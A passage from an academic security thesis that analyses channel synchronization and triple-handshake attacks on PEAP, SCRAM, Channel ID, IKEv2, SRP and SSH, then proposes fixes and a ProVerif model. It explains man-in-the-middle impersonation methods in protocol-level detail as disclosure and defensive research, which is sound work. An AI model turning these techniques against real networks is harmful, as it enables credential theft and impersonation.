Wireless authentication protocols such as EAP-TLS [RFC5216], PEAP [Pal+04] and EAP-TTLS [RFC5218] are particularly susceptible to man-in-the-middle attacks even over TLS [ANN05] because of the ease with which other wireless devices and rogue access points can fool naive clients into connecting to them [Cas+13]. To protect against such attacks, some of these protocols adopted new compound authentication mechanisms [Put+03] that cryptographically bind the inner EAP authentication protocol with the outer TLS tunnel.

In PEAP, when the inner protocol is MSChapv2 [Mic13a] for example, the inner protocol generates a session key ($\mathtt{ISK}$) that is combined with a tunnel key ($\mathtt{TK}$) generated from the outer TLS connection's master secret (and client and server randoms) to derive a compound authentication key ($\mathtt{CMK}$) and encryption key ($\mathtt{CSK}$) for subsequent use between the wireless device and access point. The idea is that these keys will only be known to devices that participated both in the outer TLS handshake and the inner EAP authentication.

$$\mathtt{TK} = prfms\text{“}\mathtt{client\ EAP\ encryption}\text{”}cr|sr$$
$$\mathtt{CMK}|\mathtt{CSK} = \mathsf{prf}'(\mathtt{TK}, \mathtt{ISK})$$

[3] http://www.ietf.org/mail-archive/web/tls/current/msg03928.html, http://www.ietf.org/mail-archive/web/tls/current/msg05011.html

PEAP also features *fast reconnect*, an API for TLS session resumption. As it moves from one wireless access point to another and needs to reconnect, the client simply resumes its TLS session and skips the inner authentication protocol. In this case, ISK is set to 0s so the compound authentication and encryption keys depend only on TK. This mechanism presumes that the tunnel key is unique on every connection; our synchronizing TLS proxy breaks this assumption and leads to a new attack.

As usual, A sets up synchronized connections with C and S and forwards the untampered MSChapv2 exchange to let C authenticate to S, negotiate ISK, combine it with TK, and derive CMK and CSK. Since A only knows TK, he cannot read or tamper with any messages after the authentication.

Nonetheless, if A uses fast reconnect to resume the TLS session with S, the inner EAP authentication is skipped, and the new compound keys are only derived from TK. Yet, S still associates the connection with C, resulting in a complete impersonation by A, without any involvement from C.

Preconditions and Mitigations To make the attack work, the malicious access point must convince the user to trust its certificate, which can be achieved in a number of cases [Cas+13].

EAP-TLS and EAP-TTLS do not use compound authentication; instead they recommend that the same credential not be used over both tunneled and non-tunneled connections. However, our attack works even when both client and server always use TLS tunnels. Hence, even for these protocols, our attack breaks client authentication.

The mitigation for tunneled protocols is not straightforward. At the TLS level, a more general mitigation would be to change the master secret computation, as we discuss in §8.6. In PEAP, one possibility is to change the tunnel key computation to include the server's identity, represented by the server's certificate or its hash:

$$\mathsf{TK} = prf\,ms\text{“}\texttt{client EAP encryption}\text{”}\,cr|sr|cert_S$$

Summary of Experiments Our experimental setup is:

- S is a RADIUS server that allows wireless (WPA2) clients to connect to it (via an access point) using PEAP or EAP-TTLS, and authenticate with a password-based protocol (e.g. MSChapv2) or a client certificate
- A is a malicious TLS server that controls a rogue access point
- C is a wireless (WPA2) client that connects to A and accepts its certificate; then it authenticates to A with its password at S (using MSChapv2) or a client certificate $cert_C$

Outcome: C successfully connects to A and computes a tunnel key:

$$\mathsf{TK} = prf\,ms\text{“}\texttt{client EAP encryption}\text{”}\,cr|sr$$

S accepts the connection from S and computes the same tunnel key.
C authenticates to S (through A), and computes compound keys:

$$\mathsf{CMK}|\mathsf{CSK} = \mathsf{prf}'(\mathsf{TK}, \mathsf{ISK})$$

S accepts the authentication and computes the same keys.
S caches the session with C.

$$(S, sid) \mapsto \{ms, C \to cert_S, \mathsf{KEX\_ALG}, \mathsf{ENC\_ALG}\}$$

A knows ms, TK but not $\mathsf{CMK}, \mathsf{CSK}$
A resumes the session on a new connection to S.
S skips inner authentication and computes new compound keys:

$$\mathsf{CMK}|\mathsf{CSK} = \mathsf{prf}'(\mathsf{TK}, 0000\ldots)$$

A now knows $\mathsf{CMK}, \mathsf{CSK}$
S logs in A as C.
Impersonation Attack: A has successfully logged in to S as C, no matter what inner authentication protocol is used (even if C uses a client certificate.) Even if C logs out of the wireless network and leaves, A can keep the session alive and impersonate C.
Tested software: wpa_supplicant as client, and freeradius as server. We only use the standard features of TLS, plus the fast reconnect features of PEAP and EAP-TTLS, so all implementations that enable these features should be vulnerable.
Previous references/Similar attacks: This attack re-enables the man-in-the-middle attack of [ANN05] which was believed fixed by these protocols using the recommendations of [Put+03]. A more recent man-in-the-middle attack on wireless networks is described in [Cas+13], which relies on weaknesses in MSChapv2, and discusses other attacks and defenses.

4.3.4 Breaking TLS Channel Bindings

Channel bindings [RFC5056] are a generic protocol composition mechanism, whereby a transport-level cryptographic protocol such as IPsec, SSH, or TLS can expose specific session and connection parameters to applications, most notably to bind authentication mechanisms to the underlying secure channel. Their stated goal is to establish that "no man-in-the-middle exists between two end-points that have been authenticated at one network layer but are using a secure channel at a lower network layer".

TLS implementations expose three channel bindings to applications [RFC5929]; we consider two of them here.

`tls-unique` The '`tls-unique`' channel binding for a given TLS connection is defined as the first finished message in the most recent handshake on the connection. If the most recent handshake is a full handshake, this value is the client verify data *cvd*; if it is an abbreviated handshake, it is the server verify data *svd*. The intent is that `tls-unique` be a unique representative of the current epoch, shared only between the two peers who established the epoch. Our synchronized session resumption breaks it by establishing different connections with honest peers that have the same `tls-unique` value.

To see how this can be concretely exploited, consider the SCRAM-SHA-1-PLUS protocol [RFC5802] used in the SASL and GSS-API families of authentication mechanisms in a variety of applications like messaging (XMPP), mail (SMTP, IMAP), and directory services (LDAP). SCRAM is a challenge-response protocol where the client and server store different keys ($\mathsf{CK}_p, \mathsf{SK}_p$) derived from a user's password (p), and use them to authenticate one another. When used over TLS, the first two messages contain client and server nonces and the `tls-unique` value for the underlying TLS connection. The last two messages contain MACs over these values, for authentication and channel binding:

1. $C \to S$: $u, cn,$ `tls-unique`
2. $S \to C$: cn, sn, s, i
3. $C \to S$: $cn, sn, \mathtt{ClientProof}(\mathsf{CK}_p, log_{1,2,3})$
4. $C \to S$: $cn, sn, \mathtt{ServerSignature}(\mathsf{SK}_p, log_{1,2,3})$

In our attack, C establishes, then resumes a session with A, who synchronizes a connection with S to have the same `tls-unique` value. A then forwards the SCRAM messages between C and S. Since the server identity is not part of the exchange and the `tls-unique` values match, the SCRAM authentication succeeds, enabling A to impersonate C at S.

A precondition for the attack is that C be willing to accept A's certificate, and this is already considered a security risk for SCRAM-like protocols, since they then become vulnerable to dictionary attacks. However, the `tls-unique` protection is meant to protect users from impersonation even if the TLS protocol uses an anonymous key exchange [RFC5802, §9]. Our attack shows that this is not the case.

To prevent this attack without impacting TLS, we recommend significant changes to the specification of `tls-unique` in §8.6. With such modifications, `tls-unique` may possibly become truly unique across connections.

Summary of Experiments Our experimental setup is:

- S is a SASL-based mail or chat (IMAP/SMTP/XMPP) server that allows clients to connect to it with TLS and authenticate using SCRAM-SHA-1-PLUS or GS2.
- A is a malicious SASL server
- C is a mail or chat client that connects to A and accepts its certificate; then it authenticates to A using SCRAM-SHA-1-PLUS or GS2 with the same password that it uses at S

Outcome: C successfully connects to A, then resumes its session on a new connection. Its new epoch parameters are:

$$\{sid, keys', \texttt{ENC\_ALG}, cvd'', svd''\}$$

S accepts a connection from A, then accepts resumption on a new connection. Its new epoch parameters are the same as C.
Both new connections have the same svd'' and hence the same `tls-unique`.
C and S successfully complete SCRAM-SHA-1-PLUS authentication through A
A is authenticated as C on its connection to S.
Impersonation Attack: A has successfully logged in to S as C. Even if C logs out, A can continue to keep the session alive and impersonate C.
Tested software: Swift XMPP client with Jabberd2 as XMPP server. We only use the standard features of TLS, SASL, and SCRAM-SHA-1-PLUS, so all implementations of these protocols should be vulnerable.
Previous references/Similar attacks: This attack re-enables the man-in-the-middle attack of [ANN05] which motivated the use of `tls-unique`.

`tls-server-end-point` The 'tls-server-end-point' channel binding is defined as the hash of the server certificate in the current TLS session. This value is typically used to "lock" application-level credentials like cookies to a particular server certificate [Kar+07; SKA11] so that they cannot be accidentally disclosed to an attacker who may be able to impersonate the server's domain name but does not know its private key.

During an initial handshake, tls-server-end-point correctly represents the initial server's identity, but after renegotiation the server identity can change. This makes its definition ambiguous over the lifetime of a connection, and leaves applications using this channel binding open to our man-in-the-middle attack.

Suppose C connects, resumes, then renegotiates its connection with A. As we how earlier in this section, A can proxy the connection to S so that after renegotiation, the new session at C

contains $cert_S$, not $cert_A$. Hence, C will freely offer its locked credentials for S to A, breaking the confidentiality goal of proposals like [Kar+07].

The attack works whenever the certificate of the server is allowed to change during renegotiation. Without changing TLS, a useful mitigation for applications using tls-server-end-point would be to forbid certificate changes during renegotiation. Alternatively, an application may lock its credentials to *all* the certificates received on a connection, not just the last one.

4.3.5 Breaking Channel-Bound Tokens on the Web

Channel ID is a TLS extension [BH13], implemented by Chrome and all Google servers, that aims to bind web authentication tokens such as cookies to a cryptographic *channel* between a client and a server, without the need for client certificates. A channel can be long-lived (at least as long as cookies) and consists of many TLS sessions and connections. Channel ID is a follow-up to the previously published origin-bound certificates proposal [Die+12], which was considered impractical to implement and deploy.[4]

A TLS client that supports Channel ID generates and stores a public-private elliptic curve key pair $(pk_{cid,S}, sk_{cid,S})$ associated to each domain name S that it connects to. The TLS handshake is modified so that, instead of a client certificate and certificate verify message, the client sends a Channel ID authentication message that contains the public key (a point on the P-256 elliptic curve) and an ECDSA signature of the handshake log using the private key. To protect the privacy of the client's public key from passive eavesdroppers, the authentication message is sent encrypted after the client's CCS message, but this does not affect its authentication properties.

Hence, the modification to the TLS handshake is as follows, where log_c is the handshake log before the client CCS.

10. $C \to S$: `CCS`
10a. `ChannelID`$(pk_{cid}, \mathsf{sign}(log_c, sk_{cid}))$
11. `ClientFinished`$(\mathsf{verifydata}(log_{full}, ms))$

The main protocol goal is that, unlike bearer tokens, the client's Channel ID cannot be used by a malicious server A to impersonate the client on a different server S, even if C accidentally connects to A using its Channel ID for S. In fact, this should be impossible even if A obtains the private key of a certificate valid for S, provided Channel ID is only enabled with forward-secret ciphersuites such as DHE [BH13, §6]. Consequently, an application that binds its tokens to the Channel ID make them unusable on a different TLS client without the associated private key. A typical example is for S to create a cookie by signing the session identifier with the Channel ID public key:

$$c = \mathsf{sign}([sid, pk_{cid}], sk_S)$$

S would then only accept this cookie over a TLS connection authenticated by sk_{cid}, so stealing the cookie is of no use.

Attack and Mitigation The security of Channel ID relies on the uniqueness of the handshake log (log_c). If the attacker A can create a session to S with the same log, it can reuse C's Channel ID signature to impersonate C at S. Our synchronizing proxy achieves exactly this feat after resumption.

Suppose C establishes, then resumes a TLS session with A. A can synchronize a connection to S such that the log in the resumption handshake is identical between C-A and A-S. Hence, the Channel ID signature on the resumption handshake can be replayed to S, allowing A to

[4] http://www6.ietf.org/mail-archive/web/tls/current/msg09042.html

successfully impersonate C. Henceforth, A can obtain S's channel-bound cookies meant for C and freely use them on this connection. This attack is well within the threat model of Channel ID. The Channel ID authors promptly responded to our report and in response, the protocol specification is being revised to include the hash of the original handshake in the Channel ID signature of abbreviated handshakes. Indeed, some of our proposed countermeasures in the next section were inspired by the discussions on fixing Channel ID.

Summary of Experiments Our experimental setup is:

- S is a Channel ID-enabled web server
- A is a malicious server on the same top-level domain as S
- C is a Channel ID-enabled web browser

Outcome: C successfully connects to A, then resumes its session on a new connection, using its Channel ID for S on both connections.
S accepts a connection from A, then accepts resumption on a new connection.
It associates the second connection to C's Channel ID.
A is authenticated as C on its second connection to S.
Impersonation Attack: A has successfully logged in to S as C. Even if C logs out, A can continue to keep the session alive and impersonate C.
Tested software: Google Chrome client with openssl (with Channel ID patch) as web server. We only use the standard features of TLS and Channel ID, so all implementations of these protocols should be vulnerable.
Previous references/Similar attacks: Channel ID is a follow up of the TLS-OBC specification [Die+12], which is not directly vulnerable to this attack since it uses origin-specific credentials. However, even TLS-OBC aims to protect against mis-issued certificates, and our attack breaks that guarantee for both Channel ID and TLS-OBC.

4.4 Generic Channel Synchronization Attacks

We have described a number of compound authentication protocols that implement the channel binding pattern of Figure 4.3 in order to prevent man-in-the-middle attacks like the one in Figure 4.2. Now we will evaluate a number of these channel binding mechanisms to see if they succeed in preventing attack similar to the TLS Triple Handshake.

A channel binding countermeasure only works if the channel binding values for independent protocol sessions are different. Hence, we observe that if the man-in-the-middle attacker manages to *synchronize* the channel bindings on its protocol sessions to two different principals, it can re-enable the credential forwarding attack. We call such attacks *channel synchronization attacks*. More generally, if two principals engage in a sequence of protocols, we say that they are subject to a channel synchronization attack if the channel binding generated by the final protocol is the same at both principals and each principal used an honest credential to authenticate itself (somewhere in the protocool sequence), but the two principals do not agree on some protocol parameter.

A channel synchronization attack typically leads to an impersonation attack on compound authentication after one more protocol, since agreement on the final channel binding no longer guarantees agreement on all previous protocol instances. It may be easier to understand such attacks by example, and we shall see several concrete examples below.

4.4.1 Key Synchronization via Small Subgroup Confinement

Diffie-Hellman key exchange protocols are based on prime-order groups, typically written (π, q, g) where q is a prime less than π and g generates a q-order subgroup of $[1..p-1]$. All participants are expected to choose private keys in the range $[1..q-1]$. However, such protocols are known to be vulnerable to various attacks when the group has small subgroups (see e.g. [AV96]). In particular, we show that small subgroups can be exploited for key synchronization.

For all π, there is at least two subgroups of size 1 ($\{0\},\{1\}$) and one subgroup of size 2 ($\{1, p-1\}$). So, if one of the participants chooses a Diffie-Hellman public key of 0, no matter what exponent y the other participant chooses, the resulting shared secret will be $0^x \bmod \pi = 0$. Similarly, by choosing 1 or $p-1$ as a public key, one of the participants of the key exchange can force the shared secret to be a fixed value, no matter what the other participant chose. This is called a *small subgroup confinement* attack: rather than honestly choosing a public key in the q-order subgroup, a malicious participant can force its peer to compute in a smaller subgroup where the resulting shared secrets are predictable (or at least guessable from a small set of values).

We advocate that, in order to eradicate such attacks, both participants should validate the groups and public keys they receive, say using the rules in [BJS07b]. The tests ensure that the public key is in the q-order subgroup and is not equal to 1. Still many protocol implementations do not perform these checks: either because the protocol itself does not provide enough information (e.g. a TLS server provides the generator g and the prime π, but not the order q); or for efficiency (the checks require an exponentiation by q); or because it is commonly believed that small subgroup confinement attacks only matter when keys are reused [SF13]. We show that these attacks can break compound authentication even if keys are never reused.

Key Synchronization in IKEv2

IKEv2 can be used with a number of well-known MODP groups including the groups 22-24 that have many small subgroups [LK08]. However, the specification for IKEv2 public-key validation [SF13] only requires implementations to check for 0, 1 and $p-1$, but does not require it to check that the public key is in the q-order subgroup, as long as it does not reuse private exponents. Indeed, a number of open source IKEv2 implementations that implement these groups skip the q-order check. This leads to the following key synchronization attack.

Suppose an initiator I connects to a malicious responder M, which then in turn connects to an honest responder R. During the `IKE_SA_INIT` key exchange, M forwards messages between I and R but it uses its own Diffie-Hellman public key. M chooses as its public key a generator g' of a small k-order subgroup and sends it to both I and R. Consequently the resulting Diffie-Hellman shared secrets on both connections is in the k-order subgroup and there is a $1/k$ chance of both secrets being the same.

Since M has also synchronized the nonces N_I and N_R, the session key sk on both connections also has a $1/k$ chance of being the same. So any compound authentication protocol that relies on a channel binding derived from (sk, N_I, N_R) (as proposed in [Wil08]) is vulnerable to a man-in-the-middle attack.

Key Synchronization in SRP

The SRP protocol uses a Sophie-Germain prime π that has only the usual small subgroup values $0, 1, p-1$. The initiator and responder exchange two values $A = g^a \bmod \pi$ and $B = (g^b + k v_u) \bmod \pi$ where $v_u = g^{x_u} \bmod \pi$ is the password verifier. The SRP specification says that A and B must not be 0 but does not otherwise require any public key validation. Indeed the OpenSSL imple-

mentation of TLS-SRP does not perform any additional checks on A and B. This leads to a key synchronization attack.

Suppose a malicious server M registers its own username and password at S and suppose it chooses $x_u = 0$; that is, the verifier $v_M = 1$. Now, suppose the client C connects to M using SRP. M chooses $B = 1 + kv_u$ (i.e. $b = 0$) so that the resulting session key $sk = g^{b(a+hx_u)} = 1$. Meanwhile, suppose M separately connects to S using its own credential x_M, and chooses $A = 1$ ($a = 0$). Again, on this connection the resulting session key $sk = g^{b(a+hx_u)} = 1$. The two connections have different client and server credentials, but the resulting session key is the same. Consequently, using TLS-SRP in the initial handshake also leads to the triple handshake attacks.

4.4.2 Transcript Synchronization via Session Resumption

A number of compound authentication protocols use the transcript of the previous (outer) authentication protocol as a channel binding. For example, both TLS renegotiation and the `tls-unique` binding use a channel binding derived from the TLS handshake log. IKEv2 authentication and re-authentication both use *AUTH* payloads derived from the preceding `IKE_SA_INIT` transcript as a channel binding. In contrast, SSH only uses the transcript of the first exchange on the connection, not the most recent exchange.

Protocols that rely on transcript for channel bindings must be wary of session resumption, since the transcript of a resumption (or re-keying) handshake is necessarily abbreviated and does not authenticate all the session parameters. For example, the transcripts of both TLS and IKEv2 resumption only guarantee agreement on the previous session keys sk, but not on other parameters. Consequently, like TLS resumption, IKEv2 resumption leads to a transcript synchronization attack.

Suppose a man-in-the-middle M has managed to implement a key synchronization attack across two connections as described above, one from C to M and the other from M to S. At the end of this key exchange, the values (sk, N_I, N_R) on the two connections are the same. Now suppose C resumes its session with M and M resumes its session with S. M can simply forward the `IKE_SA_INIT` and `IKE_AUTH` messages of session resumption between C and S since the original session keys are the same. M will not know the new session keys, but at the end of the resumption exchange, the two authentication payloads (channel bindings) $AUTH_I$ and $AUTH_R$ are the same (even though the identities and credentials used in the original key exchange were different.) Consequently, if this channel binding is used in a subsequent user authentication protocol or by IKEv2 re-authentication, it will lead to a man-in-the-middle credential forwarding attack.

In other words, we have reconstructed a variant of the TLS triple handshake attack on the composition of IKEv2, IKEv2 session resumption and IKEv2 re-authentication. The impact of this attack is not as strong as the TLS attack since both IKEv2 re-authentication and IKEv2 channel bindings are not yet widely implemented or used.

4.4.3 Breaking Compound Authentication for SSH Re-Exchange

The SSH re-exchange protocol uses the session id *sid* as a channel binding, where *sid* is derived from the transcript of the first key exchange on the connection. Consequently, each exchange on an SSH connection is bound to the first exchange; however, these subsequent exchanges are not bound to each other. This is in contrast to the TLS renegotiation countermeasure [Res+10] which chains together the whole sequence of key exchanges on a given connection.

We show that a sequence of three SSH exchanges may break compound authentication, if the attacker succeeds in compromising the session secrets of the first exchange.

The protocol flow that exhibits the vulnerability is depicted in Figure 4.12. Suppose a client

C executes an SSH key exchange and user authentication with a server *S*. Now suppose a malicious server *M* compromises the session key *sk* and session id *sid* (by exploiting a bug at the client or at the server, for example.) Suppose *C* initiates a second key exchange. Since *M* knows the session key, it can intercept this key exchange and return its own host key (SSH allows a change of host keys during re-exchange). At the end of the second key exchange, the session keys and other parameters at *C* and at *S* are now different, but the session id remains the same. Now, suppose *C* begins a third key exchange; *M* can re-encrypt all messages sent by *C* with the previous session key *sk* still used by *S* and vice versa. At the end of this third exchange, *C* and *S* have the same keys, session parameters, and session id, and they have not detected that there was a completely different exchange injected at *C* in between. Since the number of protocol instances at *C* and *S* differ, our compound authentication goal is violated.

Since the attack requires session key compromise, which is difficult to mount in practice, we consider it largely a theoretical vulnerability. However, it serves to illustrate the difference between the channel bindings used by TLS renegotiation and SSH re-exchange. Furthermore, it clarifies the dangers of session key compromise in SSH. SSH session keys are supposed to be refreshed every hour, presumably since there is some danger that they may be compromised. The above attack shows that if an SSH session key is compromised when it is still in use, the attacker can exploit it for much longer than an hour; he can use any number of SSH re-exchanges to create new keys and keep the session alive at both the client and the server. Then, at any point, the attacker may step out of the middle and the client and server will continue to talk to each other without detecting any wrongdoing.

4.4.4 Summary of Attacks

In the previous section, we introduced the triple handshake attacks on TLS; in this section, we described variants for SSH and IKEv2.

- TLS-RSA and TLS-DHE are vulnerable to key synchronization and hence to triple handshake attacks;
- TLS bindings (used e.g. by SCRAM) and ChannelID are vulnerable to synchronization, leading to impersonation attacks;
- TLS-ECDHE (Curve25519) is vulnerable to key synchronization, and hence to triple handshake attacks;
- TLS-SRP is vulnerable to key synchronization, and hence to triple handshake attacks;
- IKEv2 with groups 22-24 is vulnerable to key synchronization, and hence its unique channel binding [Wil08] is vulnerable to channel synchronization;
- IKEv2 session resumption is vulnerable to transcript synchronization, and hence IKEv2 resumption followed by IKEv2 re-authentication is vulnerable to a MitM impersonation attack;
- SSH re-exchange is vulnerable to a triple-exchange vulnerability, if session keys may be compromised.

Not all these attacks have a practical impact, but in sum, they show that channel synchronization is an important and widespread problem for compound authentication, one deserving of formal analysis and robust countermeasures.




Figure 4.12: Triple Exchange Vulnerability in SSH

4.5 Contributive Channel Bindings

Protocol implementations can prevent many of the key key synchronization attacks in the previous section by fully validating DH public keys [BJS07b] and by forbidding unknown DH groups and elliptic curves. Other re-authentication attacks may be prevented by forbidding the change of the peer's credential during key re-exchange. While such countermeasures may be sufficient, they do not address the core weaknesses of the channel bindings used in these protocols.

We propose a new requirement for the channel bindings generated by composite authentication protocols. We advocate that the channel binding must be *contributive*, that is, it must contain contributions from each participant of the protocol. In particular, if a compound authentication protocol consists on n protocol instances $\{l_1, \ldots, l_n\}$, the channel binding of l_n must be bound to the parameters and session secrets of all n instances $\{params_1, sk_1, \ldots, params_n, sk_n\}$, so that agreement on the channel binding guarantees compound authentication for the composite protocol.

4.5.1 TLS Session Hash and Extended Master Secret

In response to the triple handshake attacks, we proposed a new protocol extension called the `tls-session-hash` [Bha+14e] that fixes `tls-unique` and the TLS renegotiation channel binding, so that they guarantee compound authentication even when session resumption is enabled.

The idea of the session hash is inspired by the SSH session hash: for each TLS handshake, the session hash contains a hash of the transcript and is used within the key derivation function that generates the master secret:

$$h = H(log_1)$$
$$ms = kdf_1^{TLS}(pms, h)$$

Consequently, the master secret is bound to all the session parameters negotiated in the handshake and key synchronization attacks is no longer possible. Furthermore, since session resumption authenticates the *ms*, it also implicitly authenticates all the session parameters. We formally evaluate the effectiveness of this countermeasure in the Section 4.6.

Why this definition? We only hash messages up to the client key exchange, because at this point the negotiation is complete and all the inputs to the master secret are available, so most TLS implementations will create (but not cache) the session structure. Notably, the hashed log includes the nonces, the ciphersuite, key exchange messages, client and server certificates, and any identities passed in protocol extensions.

Our definition of the hash functions matches those used for the finished messages in SSL3 and TLS 1.0–1.2; hence, implementations already keep a running hash of the log and we just reuse its value. Implementing this channel binding increases the cached session size by a single hash, and has no performance impact.

We define a new hash value instead of reusing the client or server verify data for three reasons. (1) It is compatible with stateless servers [RFC5077], which must send the session ticket *before* the server finished message, so the server verify data is not available yet. (2) Being longer than the verify data, the session hash offers stronger collision resistance[5]. While collisions may be less problematic for (the usually few) renegotiations on a single connection, a session can be long-lived and frequently resumed. (3) We could have reused the input to the client verify data,

[5]The suggestion of using a hash instead of verify data came from Adam Langley (Google), in response to the attack on Channel ID in Section 4.3.5.

but it would not offer any clear advantages, and our current definition is more suitable for our proposed extensions.

Recommended Usage We recommend that protocols such as SCRAM use `tls-session-hash` rather than `tls-unique` for channel binding. To fix Channel ID, we recommend that the signature on abbreviated handshakes include the `tls-session-hash` of the resumed session. To derive application keys from the master secret, like in PEAP, we recommend adding `tls-session-hash` to the PRF.

Adoption Our proposal has been adopted by the IETF as RFC 7627 [RFC7627], and has been implemented and deployed in all browsers and TLS libraries.

4.5.2 SSH Cumulative Session Hash

The SSH session id *sid* is a good channel binding for SSH user authentication, but it fails to provide strong compound authentication guarantees for SSH re-exchange. To address the triple-exchange vulnerability of the previous section, we propose a new contributive channel binding, inspired by the TLS renegotiation countermeasure. In the terminology of [RFC5056], we aim to define a `unique` channel binding for SSH channels that identifies the innermost SSH exchange.

The *SSH cumulative session hash* is computed as the incremental hash of the sequence of exchange hashes. Each SSH exchange includes the hash of the previous exchange H_{i-1} in the hash for the current exchange H_i. The initial exchange treats the previous exchange hash (H_0) as empty. Now, when generating the session key, we no longer need to mix in the session id, since the cumulative session hash is bound to all previous exchanges, including the first one.

$$\begin{aligned} H_0 &= \varepsilon \\ H_i &= hash(log \| pk_S \| e \| f \| K \| H_{i-1}) \\ sk_i &= kdf^{SSH}(K, H_i) \end{aligned}$$

In the next section, we show that this cumulative hash prevents the triple-exchange vulnerability.

4.5.3 IKEv2 Extended Session Keys

IKEv2 key derivation suffers from the same weakness as TLS, leading to similar key synchronization attacks. While the *AUTH* payloads provide a good channel binding for EAP authentication, they are not suitable for IKEv2 resumption or re-authentication. Consequently, we propose an extended session key derivation for the `IKE_SA_INIT` protocol that derives the session key from the Diffie-Hellman shared secret, the nonces, and the public keys:

$$sk = kdf^{IKEv2}(g^{xy} \bmod \pi, g^x \bmod \pi, g^y \bmod \pi, N_I, N_R)$$

Much like the TLS session hash, this modification ensures that the IKEv2 session key is context bound to all the `IKE_SA_INIT` parameters, and hence prevents key synchronization attacks, prevents transcript synchronization during resumption, and fixes the unique channel binding [Wil08].

4.6 Formal Analysis with ProVerif

4.6.1 Presentation of the Model

We write our protocol models in the input language of ProVerif [Bla01b] and we refer to its manual for the full syntax. Here, we only describe the salient features of our models.

Cryptographic library

Asymmetric-key encryption and digital signature primitives are modeled in the standard symbolic (Dolev-Yao) style. The terms aenc(pk(s),p) and adec(s,c) represent asymmetric encryption and decryption, where s is a private key, pk(s) its public part and p the plaintext. Their behavior is defined by the single equation adec(s,aenc(pk(s),p))= p. Hence, a plaintext encrypted with public key pk(s) can be recovered only if the private key s is available. Similarly, signatures are written sign(s,d) and they can be verified by using the equation check(pk(s),d,sign(s,d))= true. This model implicitly excludes collisions between different function symbols, so an asymmetric encryption and a signature cannot return the same value, even if the same key-pair is used for both operations.

In many protocols, authenticated encryption is obtained by composing symmetric-key encryption with a message authentication scheme. In our model, we abstract over these compositions and model a perfect authenticated encryption scheme via the equation ad(k, ae(k,p))= p where ae(k,p) and ad(k,c) are the authenticated encryption and decryption functions respectively and k is a symmetric key and p is a plaintext.

One way functions such as hashes and key derivation functions are modeled as terms hash(x), kdf(k,x) without additional equations. In particular, they cannot be inverted.

As indicated in our threat model of Section 4.2, we define DH key agreement in the presence of bad groups and keys. We start by defining a standard core DH model that only handles good keys and one static good group. The following equation captures the core DH property

E(E(G,x),y) = E(E(G,y),x)

where E(e,x) represents the DH modular exponentiation function, G is the static good DH group, and x,y are honestly generated keys. This simple equation was adequate to analyze our models and find the attacks we were interested in, but for more precise analyses of DH protocols one would need to use more elaborate encodings for exponentiation [KT09], or tools that provide specialized DH support (e.g. [Sch+12]).

We extend this core DH model by wrapping it within a DHExp(elt,x) function that handles multiple good groups, bad groups, and bad elements (public keys) as follows:

```
1: DHExp(goodDHElt(goodDHGroup(id),x),y) =
   goodDHElt(goodDHGroup(id),E(x,y))
2: DHExp(goodDHElt(badDHGroup,x),y) = badDHElt(badDHGroup)
3: DHExp(badDHElt(gr),y) = badDHElt(gr).
```

The equation at line 1 handles the case where good groups and elements are used. In this case, the good group has an identifier id, and exponentiation in this group behaves like exponentiation over the core group G. The equations at lines 2 and 3 state that, whenever DHExp is computed for a bad group or bad element, a constant bad element for that group is obtained. The adversary knows the term badDHGroup and can always apply the badDHElt(gr) function to obtain bad elements. Hence, our model over-approximates small subgroup confinement, in that the small subgroup has always size 1, and hence the attacker can guess the computed subgroup value with probability 1.

Overall process structure

Given a two-party authentication protocol, we model one process per role, initiator() and responder () respectively. If one of the role needs to authenticate itself, the corresponding process takes a credential (and its secret) as an input parameter. A top level process sets up credentials and runs an unlimited number of instances of each role. For example, the top-level process for a key-exchange protocol where the responder authenticates (using a public key) to an anonymous initiator is written as:

```
process
  (* Responder credential generation *)
  new rsec:privkey; let rpub = pk(rsec) in out(net,rpub);
  (!initiator() | !responder(rpub,rsec))
```

When a process successfully ends a protocol instance, it stores the local identifier l, the authenticated credentials c_i, c_r, the instance parameters *params* and the secret *sk* into a table, which acts as a session database. Initiators and responders use disjoint tables, named idb and rdb respectively.

